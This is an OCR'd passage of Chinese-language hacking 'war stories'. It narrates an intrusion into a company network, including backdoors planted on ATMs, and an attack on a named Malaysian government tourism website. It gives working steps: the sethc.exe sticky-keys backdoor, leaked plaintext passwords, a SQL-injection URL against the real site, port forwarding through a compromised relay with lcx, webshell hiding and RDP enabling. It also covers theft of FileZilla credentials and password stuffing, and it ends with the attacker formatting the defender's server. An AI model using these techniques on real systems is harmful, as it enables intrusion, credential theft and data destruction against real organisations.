
直接把 C 盘的 system32\dllcache 的 sethc.exe 和 system32\sethc.exe 都换成同名的 cmd 程序。轻松获得 3389 权限。

登陆的第一步还是读管理员密码管理员的密码读到明文是,./,./imb，这个密码通杀了 10.0.0.x 大部分的机器。


10.0.0.X 的机器多数是公司设备运营的机器，甚至考勤机和 ATM 终端。



3389 连接内网 3389，在继续连接内网的 3389，乐乐已经渗透进两层 3389 了。
之所以 10.0.0.X 的渗透速度这么快，还得益于管理员没有清理 3389 登陆记录。本来这个段的某些机器把默认的 3389 端口修改了，乐乐能用 iknock 找到的可能性极小。但是管理员给乐乐大开方便之门，9234 端口就是 3389 修改后的端口。




乐乐从一台服务器上面的登陆痕迹发现了 10.0.2.x 的登陆记录，但是 iknock 却扫不到除了 10.0.2.201 以外的 10.0.2.x 的机器，相信这个 ip 段也是一个内网段，只有一两台机器控制着出口。
因为从 10.0.2.201 可以连接 10.0.2.90，但是在 10.0.0.x 上面却不能连接 10.0.2.90




这个段乐乐也是用同样的办法，139 端口登陆共享 C 盘，替换 sethc.exe 然后登陆 3389 的时候按 5 下 shift 弹出 cmd 后门登陆。
这个段的密码就是,./,./lxl()!@

乐乐用一样的方法渗透的好几个 ip 段，大部分都是 XP，虽然不知道为什么，但是渗透到这里其实已经完成的，因为乐乐从不止一台机器发现了对方内鬼的事情。当然老大那边也从 Email 那里发现了 Email 通信内容。

驻扎
乐乐完成了主要任务，附属任务嘛，需要先在某一台机器上面驻扎下来。乐乐想到了一个好地方，对方公司的 ATM 机。



这个时候弹出了开始菜单。用任务管理器把全屏程序保护程序还有全屏程序的进程给结束，就看到 Windows XP 的桌面了



已经是一个礼拜了。今天是周日于周一交接的凌晨，ATM 机这里肯定不会有人的。乐乐看了一下摄像头确认了一下：

第一个 ATM 机很容易种好了后门，清理了痕迹，重新开启了全屏程序运行。
但是第二个 ATM 机就没那么容易了。全屏程序完全找不到可以弹窗或者弹出开始菜单的方法。
不过这都难不倒乐乐。

乐乐把输入法调出来，发现装了微软拼音输入法，点一下“帮助”

用“打印”这个功能，将窗口弹出来，只要有个“浏览”

最后就能把窗口弹出来了

因为 ATM 不连外网，为了防止找不到后门，乐乐把所有的 ATM 全都种了后门。这样一旦与外网连接的线路被切断，可以到这个公司的 ATM 机上面继续渗透他们的内网。

仇杀

这样一个大公司，显然不是吹出来的。对方公司显然发现了乐乐的渗透，毕竟连接的时间太长了，已经一个多礼拜了。

管理员显然已经发现了乐乐的一些蛛丝马迹，比方说 iKnock、Cain 等这些工具的存在，并且还打包放在了桌面。

乐乐通过之前渗透的信息，发现这个管理员经常在有一台服务器上面进行本地登陆，而且这台服务器没开 3389。

这台服务器好在有 80 端口的站点，直接用 SYSTEM 的 webshell 执行

```
wmic RDTOGGLE WHERE ServerName='%COMPUTERNAME%' call SetAllowTSConnections 1
```

就直接登陆了远程。

管理员在找乐乐，乐乐就在管理员的服务器上面看着管理员。虽然管理员踢了乐乐好多次，而且关了 3389，但是毕竟技术有限，再敬业也斗不过黑客。

这个管理员的敬业程度让人咋舌，管理员把白天整理的材料放在服务器，晚上回家前开了3389 然后回家登陆继续整理追查。
乐乐没料到管理员会远程登陆服务器。心里面犯嘀咕，怎么会有人也拿到管理员的密码了呢？而且 net user 里面没看到其他用户，真的有黑客这么神，连半点痕迹都不留就登陆了服务器？

```
query user & net user administrator XXXXX
```

query user 是查看本机用户状态，找到了远程的 administrator 的会话 ID 是 3


```
cmd /c logoff 3
```

大约过了半个小时，服务器断开了连接，无法再连接上，80 端口也关闭了。
乐乐这才意识到,真的是管理员远程登陆了服务器,被自己踢了登陆不上,去机房拔网线了。
不过乐乐给自己的 webshell 做了隐藏：

```
attrib +a +h +s +r c:\wwwroot\back.php
```

估计以这个管理员的水平式无法查出来的。

服务器再次启动就是第二天了。管理员启用了“带网络连接的安全模式”



管理员大概是以为中了木马之类导致的吧，而且加装了 360，把 cmd 禁用了，如果 net user add 的话，就会提示找不到组。
很容易，乐乐传了个 GetPass.exe 到 windows 下的 temp 目录，然后在 webshell 里面执行：

```
copy c:\windows\system32\cmd.exe c:\windows\system32\dllcache\sethc.exe

copy c:\windows\system32\cmd.exe c:\windows\system32\sethc.exe
```

连接 3389 以后，运行 GetPass.exe，额，被系统提示无法读取。
那就写了一个添加账户的 VBS 到 temp 目录：

```
cscript c:\windows\temp\a.vbs
```

这样就又登陆进去啦 ——@
管理员估计已经焦头烂额了，因为乐乐一次又一次的驻扎进来，别说处理其他服务器了，连自己的机器都处理不好，写了一个 bat，每 30 秒执行一次关 3389
看着情形，管理员铁了心想撕破了脸皮了，于是乐乐先启用了 Guest 账户：

```
1. net user guest /active:yes
2. net user guest guest
3. net localgroup administrators guest
```

到最后一段命令，执行失败了。干脆还是直接改管理员密码吧。
改了管理员密码，踢了管理员，格盘，设置硬盘逻辑锁，刚刚操作完，突然发现这台服务器的内网网卡提示被拔出，接着。。。

好了，这次复仇的渗透完美胜利！

作战故事：闪电入侵马来西亚旅游局

作战故事是为大家科普渗透与反渗透基础的福利文!本文内容因涉及诸多纠纷,故推迟至今发布。关于出场人物可以参考习科论坛中人物出场指南帖。

大家还记得 MH370 失联事件吗？事故发生没多久，国际多方就启动了营救程序，“相关”为了更快更准确的进行营救行动，就针对其他的“相关”展开了信息获取行动。

小小从BOSS那里带回来的就是这个紧急任务，显然是交给擅长闪电作战的DreaMZ再合适不过。而且 DreaMZ 给爱谷讲完“闪电追踪”课程后，刚好要继续实战“闪电入侵”的课程。于是这样一个任务就成了最好的练手。

闪电突破第 1 段

DreaMZ 通过搜索发现马来西亚旅游局某个分站曾经被入侵过，决定从被入侵过的分站下手，通过这个突破点然后再进一步突破。无论国内还是国际，黑客入侵行为是普遍存在的，就像“有人就有江湖”一样，“有网络的地方就有入侵”。利用别人找到的软肋作为跳板，显然会大大的缩短入侵时间。

在 Google 上面的快照显示黑客的 webshell 地址在：
perolehan.tourism.gov.my/admin/document/mind.aspx

一个 aspx 的 webshell，但是已经显示 404 被删除了。DreaMZ 告诉爱谷，根据被删除的 webshell 地址和黑客的尿性推测，应该是弱口令登陆后台直接传的文件。

既然后门被删，那么弱口令可能也不存在了。不过值得庆幸的是，既然前人能传文件，只要搞到密码我们也能传文件。于是爱谷就开始寻找网站的漏洞，很快就发现了一个在下载组件中的注入点：perolehan.tourism.gov.my/download.asp?id=666

注入类型为数字型，数据库为 MSSQL，工具可以列库，但是不能列表名。


数据库有 17 个，站库分离状态。经过测试，服务器装有类似于 waf 的防护，地址栏含有<、>之类的字符就会断开连接。接着爱谷发现同服务器的另外一个站点 corporate.tourism.gov.my 也存在注入点。

通过猜表段猜字段最终得到语句：

corporate.tourism.gov.my/mediacentre.asp?page=news_desk&subpage=archive&pagemode=search&search_keyword='and+exists(select+1+from+x..admin+where+username='admin'+and+len(password)=9+and+left(password,9)='admin1234');+--+


爱谷登陆后台后，发现在/admin/update.cfm?id=1361 这里可以上传附件，服务器没有 FTP、数据库等软件，只有 iis + aspx 环境，补丁打全，服务器装有麦咖啡，使用 EXP 提权无效。

DreaMZ 告诉爱谷服务器支持 cfm 脚本，路径在 C:\CFusionMX7\，CFM 脚本运行权限和 java 是一样的，上传 cfm 后获得的是 system 权限。于是爱谷用 CFM 脚本上传了一个 sethc.exe 后，替换系统的 sethc.exe。




闪电突破第 2 段

爱谷在肉鸡上使用 lcx 执行监听命令：lcx -l 3333 4444，然后使用 aspx 一句话进行端口转发。将目标机器的 3389 端口转发到肉鸡的 3333 端口，然后在肉鸡远程桌面连接 127.0.0.1:4444



连接后 5 次 shift 就会弹出 CMD 程序，添加管理员后登陆。然后使用 attrib 命令给 webshell 后门加上 arhs 属性，还有像随手清理痕迹这些都是在作战营练出来的习惯。

读取管理员的密码：



服务器名为 LPPM19，爱谷发现除了读到服务器明文密码还在服务器：C:\Documents and Settings\Administrator\Application Data\FileZilla\ 路径读取到 FileZilla 的配置文件

```
<Setting name="Invalid char replace" type="string">_</Setting>
<Setting name="Already connected choice" type="number">1</Setting>
<LastServer>
<Host>119.110.106.36</Host>
<Port>21</Port>
<Protocol>0</Protocol>
<Type>0</Type>
<User>administrator</User>
<Pass>[redacted]</Pass>
<Logontype>1</Logontype>
<TimezoneOffset>0</TimezoneOffset>
<PasvMode>MODE_DEFAULT</PasvMode>
<MaximumMultipleConnections>0</MaximumMultipleConnections>
<EncodingType>Auto</EncodingType>
<BypassProxy>0</BypassProxy>
</LastServer>
</Settings>
```

199.110.106.36 这台服务器是 trulyasia.tv 的 ip，但是爱谷使用文件中的 FTP 口令登陆不上。


闪电突破第 3 段

马来旅游局的官方 Blog 分站采用 Wordpress 框架，数据库显然是采用默认的 MySql 数据库。DreaMZ 告诉爱谷，通过 MSSQL 中管理员表进行撞库是最快的方法。

这是个体力活，通常体力活都是交给慢节奏的啊言去做的，但是这次任务主要是 DreaMZ 指导爱谷来的。

除了 admin 的默认用户，还撞出来一个 ijal 的用户名。使用已知数据库中的密码 ij4lcms 登陆失败，使用 ijal/ijal 登陆失败，DreaMZ 告诉爱谷说不要听，记录下来如果通篇没有撞出来，再回头研究他的密码。

爱谷继续撞库还发现管理员 ilyas 也存在，但是使用已知数据库的密码 ilyas 登陆是失败的。根据其他管理员的密码规律，使用 ijal/ijal1234 以及 ijal/ijal123 后发现登陆成功。




Wordpress 